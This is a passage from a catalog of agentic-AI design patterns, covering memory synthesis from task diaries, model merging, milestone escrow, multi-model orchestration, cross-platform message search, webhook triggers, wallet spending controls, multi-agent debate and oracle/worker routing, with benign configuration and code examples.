* [Reflexion: Language Agents with Verbal Reinforcement Learning](https://arxiv.org/abs/2303.11366) - Shinn et al. (2023) - Demonstrates episodic memory value (91% vs 80% on HumanEval)
* Related patterns: Episodic Memory Retrieval & Injection (extends), Memory Synthesis from Execution Logs (complements), Agent Reinforcement Fine-Tuning (alternative to)
---
## Memory Synthesis from Execution Logs
**Status:** emerging
**Category:** Context & Memory
**Authors:** Nikola Balic (@nibzard)
**Source:** https://every.to/podcast/transcript-how-to-use-claude-code-like-the-people-who-built-it
## Problem
Individual task execution transcripts contain valuable learnings, but:
- **Too specific**: "Make this button pink" isn't useful as general guidance
- **Unknown relevance**: Hard to predict which learnings apply to future tasks
- **Scattered knowledge**: Insights buried across hundreds of conversation logs
- **Abstraction challenge**: Difficult to know the right level of generality
Simply memorizing everything creates noise; ignoring everything loses valuable patterns.
## Solution
Implement a **two-tier memory system**:
1. **Task diaries**: Agent writes structured logs for each task (what it tried, what failed, why)
2. **Synthesis agents**: Periodically review multiple task logs to extract reusable patterns
The synthesis step identifies recurring themes across logs, surfacing insights that aren't obvious from any single execution. This approach is validated by academic research: Reflexion (NeurIPS 2023) achieved 91% pass@1 on HumanEval using episodic memory with self-reflection, and Stanford's Generative Agents paper demonstrates "reflection" mechanisms that synthesize higher-level insights from multiple memories.
```mermaid
graph TD
A[Task 1: Diary Entry] --> D[Synthesis Agent]
B[Task 2: Diary Entry] --> D
C[Task 3: Diary Entry] --> D
D --> E[Extract Patterns]
E --> F[Update System Prompts]
E --> G[Create Slash Commands]
E --> H[Generate Observations]
```
**Example diary entry format:**
```markdown
## Task: Add authentication to checkout flow
Attempted approaches:
1. JWT tokens in localStorage - failed due to XSS concerns
2. HTTP-only cookies - worked but needed CORS config
3. Session tokens with Redis - chosen solution
What worked:
- Redis session store with 24hr expiry
- CORS whitelist in production config
Mistakes made:
- Forgot to handle token refresh initially
- Missed error handling for expired sessions
Patterns discovered:
- Auth changes always need CORS update
- Need both client and server-side expiry checks
```
Structured formats (event, outcome, rationale) outperform raw conversation logs—validated by Reflexion's "memory blob" structure and ParamMem's finding that structured records reduce repetition and improve synthesis.
## How to use it
**Implementation approach:**
### Phase 1: Structured logging
Configure agents to write task diaries in consistent format:
- What was attempted and why
- What failed and the error messages
- What succeeded and why it worked
- Edge cases discovered
- Patterns that might generalize
### Phase 2: Periodic synthesis
Run synthesis agents over recent logs (weekly, after N tasks, etc.):
```pseudo
synthesis_agent.prompt = """
Review these 50 task diaries.
Identify patterns that appear in 3+ tasks.
For each pattern, suggest:
- A general rule to add to CLAUDE.md
- A potential slash command
- A test case to prevent regression
"""
```
### Phase 3: Knowledge integration
Feed synthesized insights back into:
- System prompts (CLAUDE.md)
- Reusable commands
- Automated checks/hooks
- Test suites
**Real usage at Anthropic (from transcript):**
> "There are some people at Anthropic where for every task they do, they tell Claude Code to write a diary entry in a specific format... they even have these agents that look over the past memory and synthesize it into observations."
## Trade-offs
**Pros:**
- **Pattern detection**: Finds recurring issues humans might miss
- **Right abstraction level**: Synthesis across multiple tasks reveals what's general
- **Automatic knowledge extraction**: Don't rely on humans remembering to document
- **Evolving memory**: System learns and improves over time
- **Evidence-based**: Patterns backed by multiple occurrences, not speculation
**Cons:**
- **Storage overhead**: Must persist all task logs
- **Synthesis complexity**: Requires sophisticated agents to extract good patterns
- **False patterns**: May identify coincidental correlations
- **Maintenance burden**: Synthesized rules need periodic review
- **Privacy concerns**: Logs may contain sensitive information
- **Token costs**: Synthesis over many logs is expensive
- **Cold start problem**: Insufficient data for reliable pattern extraction initially
**Open questions:**
- How many occurrences validate a pattern?
- How to prune outdated or wrong patterns?
- What's the right synthesis frequency?
- How to handle conflicting patterns across logs?
## References
* Cat Wu: "Some people at Anthropic where for every task they do, they tell Claude Code to write a diary entry in a specific format. What did it try? Why didn't it work? And then they even have these agents that look over the past memory and synthesize it into observations."
* Boris Cherny: "Synthesizing the memory from a lot of logs is a way to find these patterns more consistently... If I say make the button pink, I don't want you to remember to make all buttons pink in the future."
* [AI & I Podcast: How to Use Claude Code Like the People Who Built It](https://every.to/podcast/transcript-how-to-use-claude-code-like-the-people-who-built-it)
* Shinn et al. [Reflexion: Language Agents with Verbal Reinforcement Learning](https://arxiv.org/abs/2303.11366) (NeurIPS 2023) - episodic memory with self-reflection achieving 91% pass@1 on HumanEval
* Park et al. [Generative Agents: Interactive Simulacra of Human Behavior](https://arxiv.org/abs/2304.03442) (Stanford 2023) - reflection synthesis from multiple memories
---
## Merged Code + Language Skill Model
**Status:** emerging
**Category:** Reliability & Eval
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.youtube.com/watch?v=Xkwok_XXQgw
## Problem
Building a **unified model** that excels both at **natural language tasks** (e.g., summarization, documentation generation) and **code generation/reasoning** typically requires a massive centralized training run. This is:
- **Compute-Intensive:** Training from scratch on both code and language corpora demands enormous resources.
- **Susceptible to Interference:** When mixing code and NL tasks in one pipeline, the model may forget earlier skills.
## Solution
Adopt a **decentralized training + model merging** approach:
**1. Train a "Language Specialist"**
- Fine-tune a base LLM on documentation generation, summarization, code comments, and general NL tasks.
- Save checkpoint `lang-specialist-ckpt.pt`.
**2. Train a "Code Specialist"**
- Independently fine-tune the same base LLM architecture on code-specific corpora: open-source repositories, coding challenge datasets, and code-comment pairs.
- Save checkpoint `code-specialist-ckpt.pt`.
**3. Merge Techniques**
- **Simple Weight Averaging:** Arithmetic mean of model weights (Model Soups, NeurIPS 2022).
- **Task Arithmetic:** Treat fine-tuning as vector operations—add/subtract task vectors: `W_merged = W_base + Σ λ_i * τ_i` where `τ_task = W_finetuned - W_base` (ICLR 2024).
- **TIES Merging:** Trim top-k% parameters, elect sign direction, merge only non-conflicting parameters to reduce interference (arXiv 2023).
- **Fisher-weighted:** Weight parameters by Fisher Information Matrix to preserve important updates (Elastic Weight Consolidation, PNAS 2017).
**4. Iterative Merge Rounds**
- As new specialists (e.g., a "Python Testing Specialist" or "Security Static Analysis Specialist") become available, periodically merge them into the main agent.
## Example
```bash
# Example using Hugging Face transformer's merge tool
python merge_models.py \
--model_a lang-specialist-ckpt.pt \
--model_b code-specialist-ckpt.pt \
--output merged-agent-ckpt.pt \
--alpha 0.5
```
## How to use it
- **Architectural Consistency:** Ensure all specialist models share identical architecture (e.g., 1.8 B parameters, same number of layers).
- **Merging Tools:** Use MergeKit (Arcee AI) for production-ready merging with Task Arithmetic, TIES, DARE, and SLERP support. Hugging Face Transformers provides built-in averaging utilities.
- **Post-Merge Validation:** Run a **benchmark suite** covering both NL tasks (e.g., summarization, QA) and code tasks (e.g., code generation, bug fixing) to detect interference.
## Trade-offs
- **Pros:**
- **Parallelism in R&D:** Teams can independently develop NL and code capabilities, then merge.
- **Reduced Centralized Compute:** No need for a single massive GPU cluster to train both skill sets simultaneously.
- **Cons/Considerations:**
- **Potential Performance Dilution:** Naïve averaging can "blur" specialist strengths if distributions conflict.
- **Alignment Required:** All specialists must use the same base tokenizer and vocabulary to avoid mismatches.
## References
- Based on "model merging works weirdly well" observation from the Open Source Agent RL talk (May 2025) and Will Brown's remarks on decentralized skill acquisition.
- Primary source: https://www.youtube.com/watch?v=Xkwok_XXQgw
- Model Soups (Ilharco et al., NeurIPS 2022): https://arxiv.org/abs/2203.05482
- Task Arithmetic (Ilharco et al., ICLR 2024): https://arxiv.org/abs/2212.04089
- TIES-Merging (Yadav et al., 2023): https://arxiv.org/abs/2306.01708
---
## Milestone Escrow for Agent Resource Funding
**Status:** emerging
**Category:** UX & Collaboration
**Authors:** RioTheGreat-ai (@RioTheGreat-ai)
**Source:** https://github.com/RioTheGreat-ai/agentfund-skill
## Problem
Autonomous agent teams can need ongoing resources (compute, API spend, tools) over many steps. Without a funding model that enforces guardrails, they either require heavy human intervention or risk budget runaway.
## Solution
Use milestone-based escrow with verifiable release conditions.
1. Define measurable milestones tied to expected outputs and acceptance criteria.
2. Hold committed funds in an escrow mechanism.
3. Collect proof artifacts for each milestone.
4. Release payment only after independent verification of each milestone.
5. Keep remaining funds locked until the next milestone threshold is met.
## How to use it
- Use only for work that can be partitioned into auditable milestones.
- Keep milestones small and objective.
- Publish clear proof formats in advance (logs, checkpoints, outputs, receipts).
- Define reject/review/appeal paths before launch.
## Trade-offs
- Requires governance design for who verifies milestones.
- Verification burden can become the bottleneck.
- Disputes need explicit handling and timeout rules.
- Smart contract / payment rails add operational and legal complexity.
- Funder-controlled verification (manual) vs autonomous verification (oracle-based) trade-off: simpler but slower vs faster but more complex.
## References
- [agentfund-skill](https://github.com/RioTheGreat-ai/agentfund-skill)
- [agentfund-mcp](https://github.com/RioTheGreat-ai/agentfund-mcp)
- [Coral Protocol](https://arxiv.org/html/2505.00749v2) - Academic foundation for trustless multi-agent escrow with autonomous verification (2025)
---
## Multi-Model Orchestration for Complex Edits
**Status:** validated-in-production
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.youtube.com/watch?v=BGgsoIgbT_Y
## Problem
A single large language model, even if powerful, may not be optimally suited for all sub-tasks involved in a complex operation like multi-file code editing. Tasks such as understanding broad context, generating precise code, and applying edits might benefit from specialized model capabilities.
## Solution
Employ a pipeline or orchestration of multiple AI models, each specialized for different parts of a complex task. Different models excel at different cognitive tasks—specialization beats generalization. For code editing, this could involve:
1. A **retrieval model** to gather relevant context from the codebase.
2. A **large, intelligent generation model** (e.g., Claude 3.5 Sonnet) to understand the user's intent and generate the primary code modifications based on the retrieved context.
3. Potentially other **custom or smaller models** to assist in applying these generated edits accurately across multiple files or performing fine-grained adjustments.
Pass only distilled conclusions between models, not full conversation histories. This reduces token costs and maintains clean phase boundaries. This approach leverages the strengths of different models in a coordinated fashion to achieve a more robust and effective outcome for complex operations than a single model might achieve alone.
## Example
```mermaid
flowchart TD
A[User Request: Multi-File Edit] --> B[Retrieval Model: Gather Context]
B --> C[Main Generation Model: Generate Edits]
C --> D[Edit Application Model: Apply Edits Across Files]
D --> E[Edited Codebase]
```
## How to use it
- Use this when tasks need explicit control flow between planning, execution, and fallback.
- Start with one high-volume workflow before applying it across all agent lanes.
- Define ownership for each phase so failures can be routed and recovered quickly.
- Pass only distilled conclusions between model phases, not full conversation histories.
## Trade-offs
* **Pros:** Improves coordination across multi-step workflows, reduces hidden control flow, and enables cost optimization through right-sized model selection.
* **Cons:** Adds orchestration complexity and more states to debug.
## References
- Aman Sanger (Cursor) discusses this at 0:01:34: "...when you kind of mix the intelligence of a model like 3.5 Sonnet with a few other kind of custom models we use for retrieval and then applying the edits made by this larger model, you now have the ability to do kind of multi-file edits."
- [Building Companies with Claude Code](https://claude.com/blog/building-companies-with-claude-code) - Model-specific task delegation: Opus 4.1 for research and complex planning, Sonnet 4.5 for implementation execution
- Chen, L., Zaharia, M., & Zou, J. (2023). [FrugalGPT: How to Use Large Language Models More Cheaply](https://arxiv.org/abs/2305.05176) - LLM cascading achieves cost reduction through multi-model orchestration
- Lewis, P., Perez, E., Piktus, A., et al. (2020). [Retrieval-Augmented Generation for Knowledge-Intensive NLP Tasks](https://arxiv.org/abs/2005.11401) - Separating retrieval from generation improves performance
- Related pattern: [Discrete Phase Separation](discrete-phase-separation.md) - Extends multi-model orchestration to separate conversation phases
---
## Multi-Platform Communication Aggregation
**Status:** emerging
**Category:** Tool Use & Environment
**Authors:** Lucas Carlson
**Source:** https://github.com/anthropics/claude-code
## Problem
Users communicate across multiple platforms (email, Slack, iMessage, etc.) and need to search for information that might exist in any of them. Searching each platform manually is slow and error-prone. An agent tasked with "find what X said about Y" must know which platform to check—or check all of them.
## Solution
Create a unified search interface that queries all communication platforms in parallel and aggregates results into a single, consistent format. Also known academically as **Federated Search** or **Mediator-Based Integration**.
```mermaid
graph TD
A["User Query: find messages about project deadline"] --> B[Aggregator Agent]
B --> C[iMessage Search]
B --> D[Slack Search]
B --> E[Email Search]
B --> F[Other Platforms...]
C --> G[Result Collector]
D --> G
E --> G
F --> G
G --> H[Unified Results Table]
```
**Key components:**
1. **Platform Adapters**: Each platform has a CLI/API wrapper with consistent interface
2. **Parallel Dispatcher**: Spawns searches concurrently (sub-agent pattern or background jobs)
3. **Result Normalizer**: Converts platform-specific formats to unified schema
4. **Aggregator**: Combines, deduplicates, and ranks results
```bash
# Example: Unified search skill implementation
search_all() {
query="$1"
# Spawn parallel searches
messages search "$query" > /tmp/messages.json &
slack-messages search "$query" > /tmp/slack.json &
fastmail.sh search "$query" > /tmp/fastmail.json &
gmail.sh search "$query" > /tmp/gmail.json &
wait # All complete
# Aggregate and normalize
aggregate_results /tmp/*.json
}
```
**Architectural variants:**
- **Adapter Pattern**: Platform abstraction layer with unified API (single codebase, easy platform addition)
- **Gateway/Bridge Pattern**: Bidirectional message synchronization between platforms
- **Unified Inbox Pattern**: Customer-centric aggregation for support/engagement workflows
- **Event-Driven Architecture**: Async message brokering for scalability
## How to use it
**When to apply:**
- User asks "where did someone mention X"
- User needs to find a conversation but doesn't remember the platform
- Cross-platform audit or compliance searches
- Building unified inbox or communication hub features
**Implementation steps:**
1. Create CLI wrappers for each platform with consistent output format (JSON)
2. Define a common schema: `{platform, sender, timestamp, content, url}`
3. Build parallel dispatch mechanism (bash background jobs, sub-agents, or async)
4. Implement result ranking (by recency, relevance, or platform priority)
5. Present in unified table format with platform badges
**Skill definition example:**
```markdown
## Unified Communication Search
**Proactive triggers:** "search everywhere", "find across all", "where did someone say"
Searches in parallel:
- Apple Messages
- Slack
- Fastmail
- Gmail
Results presented in unified table, grouped by platform.
```
## Trade-offs
**Pros:**
- Single query searches all platforms—no context switching
- Parallel execution minimizes latency (total time ≈ slowest platform)
- Unified format makes comparison and filtering easy
- Extensible: add new platforms without changing interface
- Reduces "which platform was that on?" friction
**Cons:**
- Requires maintaining adapters for each platform
- Rate limits may apply across platforms simultaneously
- Result ranking across platforms is subjective (is a Slack message more relevant than an email?)
- Privacy/security: aggregating data across platforms increases exposure
- Some platforms have poor search APIs (result quality varies)
## References
* Sub-Agent Spawning pattern for parallel execution
* LLM Map-Reduce pattern for result aggregation
* Claude Code `/search-all` skill implementation
* **Academic**: Callan, J. (2020). *Federated Search: From Theory to Practice*
- Primary source: https://github.com/anthropics/claude-code
---
## Multi-Platform Webhook Triggers
**Status:** emerging
**Category:** Tool Use & Environment
**Authors:** Nikola Balic (@nibzard)
**Source:** https://lethain.com/agents-triggers/
## Problem
An internal agent only provides value when its workflows are initiated. Building out a library of workflow initialization mechanisms (triggers) is core to agent adoption. Without easy triggers, employees can't effectively automate their day-to-day workflows.
## Solution
Implement **multi-platform webhook triggers** that allow external SaaS tools to initiate agent workflows automatically. This pattern leverages a mature ecosystem of workflow automation platforms (n8n with 400+ integrations, Zapier with 6,000+, Make.com with 1,000+) that can be used directly or as reference implementations.
**Trigger types implemented:**
1. **Notion webhooks**: Fire on page/database modifications
- Document status changes (draft → "ready for review")
- Request for Comment (RFC) workflows
- Auto-assign reviewers based on topic
- In-line commenting with suggestions
2. **Slack messages**: Bot responds in channels
- Public channel responses
- Private channel support (with careful logging)
- Channel creation triggers for auto-joining
- Default prompts for new channels (respond only when mentioned)
3. **Jira webhooks**: Issue lifecycle events
- Issue creation, updates, comments
- Custom routing logic for ticket assignment
4. **Slack reacji (emoji reactions)**: Quick workflow initiation
- Listen for specific emojis in any channel
- Example: `:jira:` reaction turns thread into ticket
- Centralized routing instructions
5. **Scheduled events**: Periodic triggers
- Slack workflows publishing to channels
- GitHub Actions cron jobs
```pseudo
# Trigger flow
Platform Event → Webhook → Agent Trigger → Workflow Execution
```
## How to use it
**Implementation considerations:**
**Authentication and authorization:**
- OAuth2 tokens + SSL where possible
- Platform-specific security (Slack request verification)
- No authorization tokens for platforms that don't support it
**Reliability patterns:**
```yaml
# Idempotency - handle duplicate webhook deliveries
idempotency:
key: "${platform}:${eventType}:${entityId}"
ttl: 3600 # 1 hour
behavior: "skip_if_processed"
# Replay protection
replay_protection:
timestamp_validation: true
max_age: "5 minutes"
signature_verification: "HMAC-SHA256"
# Queue-based architecture
queue:
backend: "redis"
dead_letter_queue: true
retry_strategy: "exponential_backoff"
```
**Private channel security:**
```yaml
slack_private_channels:
auto_join: false # Don't auto-join private channels
logging:
# Critical: Don't log evidence of private channel activity
exclude_private_channels: true
# Exfiltrating private messages loses trust instantly
```
**Trigger configuration:**
```yaml
# Notion triggers
notion_triggers:
- database: "RFC Database"
event: "page_updated"
filter: "status.draft → status.ready_for_review"
workflow: "assign_reviewers"
- database: "Documentation"
event: "page_created"
workflow: "suggest_improvements"
# Slack reacji triggers
slack_reacji:
- emoji: ":jira:"
scope: "any_channel"
workflow: "thread_to_ticket"
routing: "centralized"
# Scheduled triggers
scheduled_triggers:
- cron: "0 9 * * MON"
workflow: "weekly_standup_prep"
via: "github_actions"
```
**Why not Zapier/n8n?**
The author chose custom implementation over existing automation platforms:
- **Full control**: Quality details facilitate adoption better than generic integration constraints
- **Nuanced behavior**: Custom handling of entity resolution, error cases
- **Learning**: Building internal intuition about agents
- **Compatibility**: Can still use Zapier via generic webhook catch-all
**Generic webhook catch-all:**
```yaml
# Fallback for esoteric platforms
generic_webhook:
endpoint: "/webhooks/generic"
behavior: "include_full_message_in_context"
integration: "can_pair_with_zapier"
```
## Trade-offs
**Pros:**
- **Low friction**: Easy workflow initiation enables iterative learning
- **Platform-native**: Users work in existing tools (Slack, Notion, Jira)
- **Reactive**: Agent responds to events, not just explicit requests
- **Flexible**: Support for custom routing and nuanced workflows
- **Scalable**: Easy to add new trigger types by pasting docs to LLM
**Cons:**
- **Maintenance overhead**: Each platform integration requires ongoing work
- **Security complexity**: Private channels, auth tokens, request verification
- **Platform lock-in**: Deep integration with specific tools
- **Observability challenges**: Must avoid logging sensitive data
- **Custom vs off-the-shelf**: Building vs buying (Zapier, n8n)
**Quality details matter:**
> "The quality details facilitate adoption in a way that Zapier integration's constraints simply do not."
Custom implementation allows nuances like:
- Slack entity resolution for seamless experience
- Careful logging behavior in private channels
- Centralized ticket routing logic
**When to use:**
- Internal agent platforms with multiple integration points
- Teams already using Slack, Notion, Jira extensively
- Document-heavy workflows (RFCs, reviews, approvals)
- Need for automated routing and triage
**When to use Zapier/n8n instead:**
- Esoteric one-off integrations
- Rapid prototyping before custom implementation
- Non-technical users who need self-service
## References
* [Building an internal agent: Triggers](https://lethain.com/agents-triggers/) - Will Larson (2025)
* Related: [Proactive Trigger Vocabulary](proactive-trigger-vocabulary.md) - Natural language trigger phrases for skill routing
* [n8n](https://n8n.io) - Open-source workflow automation with 400+ integrations (45K+ GitHub stars)
* Hohpe, G. "Enterprise Integration Patterns." 2003 - Foundational patterns for event-driven integration
* Omicini et al. "Blending Event-Based and Multi-Agent Systems Around Coordination Abstractions." IFIP WG 6.1, 2015
---
## No-Token-Limit Magic
**Status:** experimental-but-awesome
**Category:** Reliability & Eval
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.nibzard.com/ampcode
## Problem
Teams often optimize token spend too early, forcing prompts and context windows into tight constraints before they understand what high-quality behavior looks like. Early compression hides failure modes, reduces reasoning depth, and can lock in mediocre workflows that are cheap but unreliable.
## Solution
During discovery and prototyping, relax hard token limits and optimize for learning velocity. Allow richer context, deeper deliberation, and multiple critique passes to discover what a strong solution path actually requires. After the behavior is stable, measure where context can be compressed without degrading outcomes.
This pattern treats cost optimization as a second phase, not the first objective.
## Evidence
- **Evidence Grade:** `medium`
- **Multiple critique passes improve output quality** (Wang et al. 2022, Shinn et al. 2023): Self-consistency sampling and self-reflection loops significantly improve reasoning, but require generous token budgets.
- **Premature optimization creates technical debt** (Sculley et al. 2015): Early optimization decisions in ML systems create long-term maintenance burdens—supports deferring token optimization.
- **Unverified:** Direct quantitative studies comparing early vs late token optimization timing.
## Example (token budget approach)
```mermaid
flowchart TD
A[Development Phase] --> B{Token Strategy}
B -->|Prototype| C[No Token Limits]
B -->|Production| D[Optimized Limits]
C --> E[Lavish Context]
C --> F[Multiple Reasoning Passes]
C --> G[Rich Self-Correction]
E --> H[Better Output Quality]
F --> H
G --> H
H --> I[Identify Valuable Patterns]
I --> J[Optimize for Production]
J --> D
```
## How to use it
- Use this during pattern discovery, architecture design, and early benchmark creation.
- Instrument token usage and quality scores from day one so later optimization has data.
- Set a temporary spend ceiling per experiment while intentionally allowing larger contexts.
- Transition to cost-tuned prompts only after quality thresholds are repeatable.
## Trade-offs
* **Pros:** Faster insight discovery, better baseline quality, and fewer premature architecture decisions.
* **Cons:** Higher short-term inference cost and risk of delaying production-grade efficiency work.
## References
- Raising An Agent - Episode 2 cost discussion—$1000 prototype spend justified by productivity.
- Wang et al. (2022) "Self-Consistency Improves Chain-of-Thought Reasoning" - arXiv:2203.11171
- Shinn et al. (2023) "Reflexion: Language Agents with Verbal Reinforcement Learning" - arXiv:2303.11366
- Sculley et al. (2015) "Technical Debt in Machine Learning Systems" - NeurIPS 2015
[Source](https://www.nibzard.com/ampcode)
---
## Non-Custodial Spending Controls
**Status:** emerging
**Category:** Security & Safety
**Authors:** SAMA-I (@s-a-m-a-i)
**Source:** https://policylayer.com
## Problem
AI agents that can initiate wallet actions may issue unsafe transactions under prompt drift, buggy loops, or compromised prompts. If spending approvals are handled directly inside agent prompts or application logic, safety constraints are easy to bypass. This is a specific instance of the "lethal trifecta" threat model: combining wallet access with untrusted inputs and external communication creates exploitation paths.
## Solution
Insert an explicit policy enforcement layer between the agent and transaction signing. The agent submits transaction intent, the policy layer validates it against rules, and only approved intents are forwarded to a signer.
Core mechanics:
- **Intent-first workflow**: the agent never signs directly.
- **Non-custodial boundary**: the policy service validates and returns authorization, but never stores or manages private keys.
- **Fail-closed behavior**: when policy checks are unavailable, transaction approval is denied.
- **Two-gate control**: a policy evaluation step plus a separate authorization/timing check before signing.
- **Tool-layer integration**: the agent calls wallet tools normally; the policy layer wraps the underlying wallet library, remaining transparent to the agent.
## How to use it
- Model the action space as an allowlist of transaction types and destinations.
- Add per-asset and per-endpoint spending budgets.
- Enforce cadence constraints (frequency/throttle) and daily/hourly spend caps.
- Require allowlists/blocklists for critical counterparties.
- Emit structured audit logs for every denied/allowed decision.
## Trade-offs
- **Pros:**
- Prevents direct misuse of signing credentials by agent runtime errors.
- Supports policy changes without touching prompt logic.
- Clear audit trail for governance and incident review.
- **Cons/Considerations:**
- Adds latency for each transaction.
- Requires high availability of the policy service for normal operation.
- Misconfigured policies can block legitimate work.
- More operational complexity than embedded prompt checks.
## References
- [PolicyLayer](https://policylayer.com)
- [Coinbase Agentic Wallet controls](https://www.coinbase.com)
- [Openfort](https://www.openfort.xyz)
- [EIP-4337: Account Abstraction](https://eips.ethereum.org/EIPS/eip-4337) - Smart contract wallets with policy enforcement
- [ERC-7715: Permissions and Delegation](https://eips.ethereum.org/EIPS/eip-7715) - Standardized wallet delegation for agents
- [The Lethal Trifecta - Simon Willison](https://simonwillison.net/2025/Jun/16/lethal-trifecta/) - Foundational threat model
---
## Opponent Processor / Multi-Agent Debate Pattern
**Status:** emerging
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://every.to/podcast/transcript-how-to-use-claude-code-like-the-people-who-built-it
## Problem
Single-agent decision making can suffer from:
- **Confirmation bias**: Agent finds evidence supporting initial hypothesis
- **Limited perspectives**: One context window misses alternative approaches
- **Insufficient scrutiny**: No adversarial pressure to defend decisions
- **Unexamined assumptions**: Agent doesn't challenge its own reasoning
## Solution
Spawn **opposing agents** with different goals or perspectives to debate each other's positions. The conflict between agents surfaces blind spots, biases, and unconsidered alternatives.
**Key mechanism**: Create agents with opposing incentives or roles, let them critique each other's work, then synthesize results.
```mermaid
graph TD
A[Main Task] --> B[Agent 1: Advocate]
A --> C[Agent 2: Critic/Auditor]
B --> D[Proposes Solution]
C --> E[Challenges Solution]
D --> F[Debate / Iteration]
E --> F
F --> G[Synthesized Decision]
```
**Example configurations:**
- **Pro vs. Con**: One agent argues for acceptance, another for rejection
- **Optimistic vs. Conservative**: Different risk tolerances
- **User advocate vs. Company auditor**: Competing interests
- **Frontend dev vs. Backend dev**: Different technical perspectives
## How to use it
**Implementation pattern:**
1. Define opposing roles with clear incentives
2. Spawn both agents with same context but different system prompts
3. Have them work independently (uncorrelated context windows)
4. Collect their outputs
5. Either synthesize automatically or review differences manually
**Resolution mechanisms:**
- **Automatic synthesis**: Third agent evaluates and integrates opposing views
- **Weighted aggregation**: Combine outputs with confidence-based weights
- **Human-in-the-loop**: Present trade-offs for manual decision
- **Set limits**: Use max_rounds and deadlock detection to prevent infinite debate
**Concrete example from transcript (expense filing):**
> "I have two subagents, one that represents me and one that represents the company. And they do battle to figure out what's the proper actual set of expenses. It's like an auditor subagent and a pro-Dan subagent."
**Other use cases:**
- **Code review**: Author-defender vs. Security-auditor
- **Architecture decisions**: Simplicity advocate vs. Future-proofing advocate
- **Content moderation**: Free speech vs. Safety
- **Resource allocation**: Different department representatives
**Historical inspiration (from transcript):**
Early Reddit thread showed subagents as: Frontend dev, Backend dev, Designer, Testing dev, PM—all debating implementation.
## Trade-offs
**Pros:**
- **Reduces bias**: Opposing views surface blind spots
- **Better decisions**: Adversarial pressure improves quality
- **Uncorrelated context**: Independent reasoning prevents groupthink
- **Explicit trade-offs**: Forces articulation of competing values
- **Checks and balances**: No single agent has unchallenged authority
**Cons:**
- **2x+ token cost**: Multiple agents processing same information
- **Slower execution**: Debate takes time compared to single decision
- **May produce conflict**: Agents might deadlock without resolution mechanism
- **Requires synthesis**: Need method to reconcile opposing views
- **Over-engineering for simple tasks**: Not every decision needs debate
## References
* Dan Shipper: "One of my non-technical Claude Code use cases is expense filing... I have two subagents, one that represents me and one that represents the company. And they do battle to figure out what's the proper actual set of expenses."
* Boris Cherny: "There's a Reddit thread where someone made subagents for front end dev, back end dev, designer, testing dev, PM... I think the value is actually the uncorrelated context windows where you have these two context windows that don't know about each other. You tend to get better results this way."
* [AI & I Podcast: How to Use Claude Code Like the People Who Built It](https://every.to/podcast/transcript-how-to-use-claude-code-like-the-people-who-built-it)
**Academic foundations:**
* Dung, P. M. (1995). "On the Acceptability of Arguments and its Fundamental Role in Nonmonotonic Reasoning." *Artificial Intelligence*, 77(2), 321-357. — Established abstract argumentation frameworks (Dung's Framework)
**Industry implementations:**
* Microsoft AutoGen — Multi-agent conversations with critic/reviewer agents
* Anthropic Constitutional AI — Self-critique against constitutional principles (RLAIF)
---
## Oracle and Worker Multi-Model Approach
**Status:** emerging
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://youtu.be/hAEmt-FMyHA?si=6iKcGnTavdQlQKUZ
## Problem
Relying on a single AI model creates a trade-off between capability and cost. High-performance models are expensive for routine tasks, while cost-effective models may lack the reasoning power for complex problems.
## Solution
Implement a two-tier system with specialized roles:
- **The Worker (Claude Sonnet 4):** Fast, capable, and cost-effective agent handling bulk tool use and code generation
- **The Oracle (OpenAI o3 / Gemini 2.5 Pro):** Powerful, expensive model reserved for high-level reasoning, architectural planning, and debugging complex issues
The Worker can explicitly request Oracle consultation when stuck or needing better strategy. The Oracle reviews the Worker's approach and suggests course corrections without polluting the main agent's context.
```mermaid
graph TD
A[User Request] --> B[Worker Agent]
B --> C{Need Oracle?}
C -->|Yes| D[Oracle Consultation]
C -->|No| E[Direct Execution]
D --> F[Strategic Guidance]
F --> G[Worker Implements]
G --> H[Task Complete]
E --> H
```
## Evidence
- **Evidence Grade:** `emerging`
- **Most Valuable Findings:** Validated in production at Sourcegraph (~90% cost reduction vs. all-frontier); academic foundation from model cascading research (FrugalGPT: up to 98% cost reduction with quality parity)
- **Unverified:** Optimal Oracle invocation thresholds remain application-specific
## How to use it
Development environments, complex coding tasks, architectural decisions, debugging sessions where initial approaches fail. Also known in literature as model cascading, weak-strong model routing, or hierarchical model systems.
## Trade-offs
* **Pros:** Cost-efficient use of frontier models; sophisticated problem-solving; specialized AI team approach
* **Cons:** Additional orchestration complexity; potential latency from model switching; requires careful Oracle invocation logic
## References
* Sourcegraph Team presentation on multi-model AI systems
* FrugalGPT (Stanford, 2023): https://arxiv.org/abs/2305.05176
* RouteLLM (ICLR 2024): https://arxiv.org/abs/2406.18665
* LiteLLM Router: https://github.com/BerriAI/litellm
- Primary source: https://youtu.be/hAEmt-FMyHA?si=6iKcGnTavdQlQKUZ
---
## Orchestration Prompt-Writing Benchmark
**Status:** emerging
**Category:** Reliability & Eval
**Authors:** Contributor (@WhymustIhaveaname)
**Source:** https://arxiv.org/abs/2606.08878
## Problem
Multi-agent systems depend on an orchestrator correctly splitting a task's information among sub-agent roles: which fragment goes to which role, what each sub-agent is and is not told, and how that translates into the literal prompt text each sub-agent receives. End-to-end evals (execution success, tool-call correctness) and topology definitions (who talks to whom) both assume this hand-off step is done correctly, but neither tests it directly. A sub-agent can still stumble through a task with an incomplete or wrongly-scoped prompt, masking an orchestration bug until the system is scaled to harder tasks or unfamiliar topologies, where mis-assigned information becomes the dominant failure mode.
## Solution
Treat "writing correct sub-agent prompts" as a skill to benchmark on its own, separate from whether the end task ultimately succeeds. For each of a set of scenarios spanning distinct communication topologies:
1. Define the ground-truth information fragments required for the task and the role that legitimately needs each fragment.
2. Ask the orchestrator LLM to decompose the task and write the actual prompt text for every sub-agent role in that topology.
3. Score each generated sub-agent prompt against the ground truth: did it receive every fragment its role needs (recall), does it withhold fragments that role should not see (leakage), and is each fragment routed to the correct role rather than a neighboring one (assignment accuracy)?
4. Aggregate scores per topology to see where orchestration quality degrades — chain and star topologies typically stress this less than deeper tree or mesh topologies with many-to-many hand-offs.
```mermaid
graph TD
A[Task + Topology Spec] --> B[Orchestrator LLM]
B --> C1[Sub-agent Prompt: Role 1]
B --> C2[Sub-agent Prompt: Role 2]
B --> C3[Sub-agent Prompt: Role N]
C1 --> D[Fragment Assignment Scorer]
C2 --> D
